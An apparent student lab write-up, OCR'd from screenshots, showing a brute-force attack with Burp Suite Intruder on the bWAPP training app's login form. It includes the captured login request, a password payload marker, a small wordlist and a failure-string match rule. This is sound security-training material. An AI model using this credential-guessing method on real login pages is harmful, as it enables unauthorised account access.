Application Security Lab Assignment

Name: Swanand Garge


Div : D(D2)

Roll no :42

SRN: 202201589

Q .*Perform a Brute-Force attack on bwapp.hackhub.net(using burpsuite):*

we go to our Burpsuite:




Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Here, we open the browser from here.

we create a new user on bwapp


bWAPP - New User
https://bwapp.hakhub.net/user_new.php
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog

/ New User /

Create a new user.

Login: asdfg

E-mail: asdfg@gmail.com

Password: ••••••


Re-type password: ••••••

Secret: qwerty

E-mail activation: □

Create

Then, we log in with a wrong password, in this case password is same as username i.e asdfg


bWAPP - Login
https://bwapp.hakhub.net/login.php
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN
MME
Security Audits & Training
with
netsparker
Web Security Scanner

/ Login /

Enter your credentials *(bee/bug)*.


Login: asdfg

Password: •••••

Set the security level: low

Login

Then, we go to our Burpsuite




Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Logger Organizer Comparer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://bwapp.hakhub.net:443 [221.150.96.204]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Selection 5 (0x5)
Selected text
asdfg
Decoded from: Select
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 1
Request headers 23
Search
0 highlights
Event log All issues
Memory: 197.3MB

```
POST /login.php HTTP/2
Host: bwapp.hakhub.net
Cookie: PHPSESSID=h8qd93e7o6b4t00hururhjcgf6
Content-Length: 55
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://bwapp.hakhub.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bwapp.hakhub.net/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

login=asdfg&password=asdfg&security_level=0&form=submit
```

Here, we can see that the entire info is already in this console.




```
POST /login.php HTTP/2
Host: bwapp.hakhub.net
Cookie: PHPSESSID=h8qd93e7o6b4t00hururhjcgf6
Content-Length: 55
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://bwapp.hakhub.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x                  ke Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,applicatio                  , image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bwapp.hakhub.net/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

login=asdfg&password=asdfg&security_level=0&form=s
```

We right click on the page and ‘send it to intruder’

Then we go to the intruder tab


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Logger Organizer Comparer Extensions Learn
Settings
1 × 2 × 3 × 4 × 5 × 6 × +
Positions Payloads Resource pool Settings
Start attack
Add §
Insert a new payload marker
Auto §
Refresh
Search
1 highlight
Clear
Event log All issues
Memory: 197.3MB

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://bwapp.hakhub.net

☑ Update Host header to match target


```
POST /login.php HTTP/2
Host: bwapp.hakhub.net
Cookie: PHPSESSID=h8qd93e7o6b4t00hururhjcgf6
Content-Length: 55
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://bwapp.hakhub.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bwapp.hakhub.net/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

login=asdfg&password=§asdfg§&security_level=0&form=submit
```

1 payload position

Length: 925

Here, we select the previous password and wrap it with a payload marker.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Logger Organizer Comparer Extensions Learn
Settings
1 × 2 × 3 × 4 × 5 × 6 × +
Positions Payloads Resource pool Settings
Start attack
Add §
Insert a new payload marker
Auto §
Refresh
Search
1 highlight
Clear
Event log All issues
Memory: 197.3MB

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://bwapp.hakhub.net

☑ Update Host header to match target


```
POST /login.php HTTP/2
Host: bwapp.hakhub.net
Cookie: PHPSESSID=h8qd93e7o6b4t00hururhjcgf6
Content-Length: 55
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://bwapp.hakhub.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://bwapp.hakhub.net/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

login=asdfg&password=§asdfg§&security_level=0&form=submit
```

1 payload position

Length: 925

In the intruder section, we go to the payloads section and under the settings listed below, select out text file with the list of passwords and in the settings, type the error that is displayed there into the box fields


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Logger Organizer Comparer Extensions Learn
Settings
1 × 2 × 3 × 4 × 5 × 6 × +
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Edit
Up
Down
Event log All issues
Memory: 197.3MB

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 12

Payload type: Simple list Request count: 12

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

fofofofofofo
feiofhewiowho
eguifgfyuegfywgfwf
dsfsuifghehfgfewuf
efhusfgeu
fellow
qwerty

Add: Enter a new item

Add from list ... [Pro version only]

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: /\=<>?+&*;:"{}|^`#


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Logger Organizer Comparer Extensions Learn
Settings
1 × 2 × 3 × 4 × 5 × 6 × +
Positions Payloads Resource pool Settings
Paste
Load ...
Remove
Clear
Add
Edit
Duplicate
Up
Down
Event log All issues
Memory: 207.6MB

☑ Store requests

☑ Store responses

☑ Make unmodified baseline request

☐ Use denial-of-service mode (no results)

☐ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

Invalid credentials or user not activated!

Add: Invalid credentials or user not activated!

Match type: ● Simple string

○ Regex

☐ Case sensitive match

